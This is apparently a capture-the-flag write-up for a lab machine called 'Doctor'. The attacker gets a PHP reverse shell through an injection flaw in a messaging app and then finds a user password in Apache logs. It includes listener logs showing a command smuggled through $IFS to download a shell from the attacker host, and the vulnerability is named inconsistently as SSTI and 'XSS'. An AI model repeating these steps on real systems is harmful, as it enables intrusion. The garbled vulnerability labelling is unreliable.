Doctor

Synopsis

Doctor is an easy machine that features an Apache server running on port 80. Users can identify a virtual host on the main webpage, and after adding it to their hosts file, acquire access to the Doctor Messaging System . The system is found to be vulnerable to Server Side Template Injection, and successful exploitation of the vulnerability results in a shell as the user web . This user belongs to the adm group and is able to read various system logs. Enumeration of the logs reveals a misplaced password that can be used to login as the user shaun . Enumeration of system services reveals that a Splunk Universal Forwarder is running on port 8089, in the context of root . Research reveals an exploit that can be used with valid credentials in order to execute code remotely and escalate our privileges


Skills

- Enumeration
- Command execution via XSS injection


Exploitation

As always we start with the nmap to check what services/ports are open

We see only two web ports open, so we started from accessing port 80/HTTP what gave us the following page




After a bit of enumeration by found the domain name, which after registering redirected us to the login page




We created a bogus user "simon" just to get an access to the application


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Inside the application, we found the contact page - this was a perfect opportunity to try injection vulnerabilities

Through method of trial and errors we confirmed that page is vulnerable to XXS injection that can be leveraged to get a remote code execution on the system






And in the "User-Agent" header we can see an answer on the "which curl" command

```
-# ncat -nlvp 80
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.209:51680.
SET / HTTP/1.1
Host: 10.10.14.30
Jser-Agent: curl/7.68.0
Accept: */*
```

Next we used this vulnerability to upload a malicious PHP files to get a reverse shell on the system



```
root⊗ kali)-[~/Desktop/Boxes]

# ncat -nlvp 80

Ncat: Version 7.94 ( https://nmap.org/ncat )

Ncat: Listening on [::]:80

Ncat: Listening on 0.0.0.0:80


Ncat: Connection from 10.10.10.209:51688.

GET /web HTTP/1.1

Host: 10.10.14.30

User-Agent: curl/7.68.0

Accept: */*
```



```
# python -m http.server 80


Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

10.10.10.209 - - [21/Aug/2023 21:11:27] code 404, message File not found

10.10.10.209 - - [21/Aug/2023 21:11:27] "GET /shell.php$IFS-o$IFS/var/www/html/shell.php HTTP/1.1" 404 -

10.10.10.209 - - [21/Aug/2023 21:12:22] "GET /shell.php HTTP/1.1" 200 -

10.10.10.209 - - [21/Aug/2023 21:12:23] "GET / HTTP/1.1" 200 -
```



On the system, we noticed that our compromised user "web" is a member of ADM group - this means we can read logs

While revealing the logs of the web server we found a password for user shaun

```
web@doctor:/$ id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
web@doctor:/$
```

```
web@doctor:/var/log/apache2$ cat backup | grep password
10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
web@doctor:/var/log/apache2$
```

```
web@doctor:/var/log/apache2$ su shaun
Password:
shaun@doctor:/var/log/apache2$ ls -al
ls: cannot open directory '.': Permission denied
shaun@doctor:/var/log/apache2$
```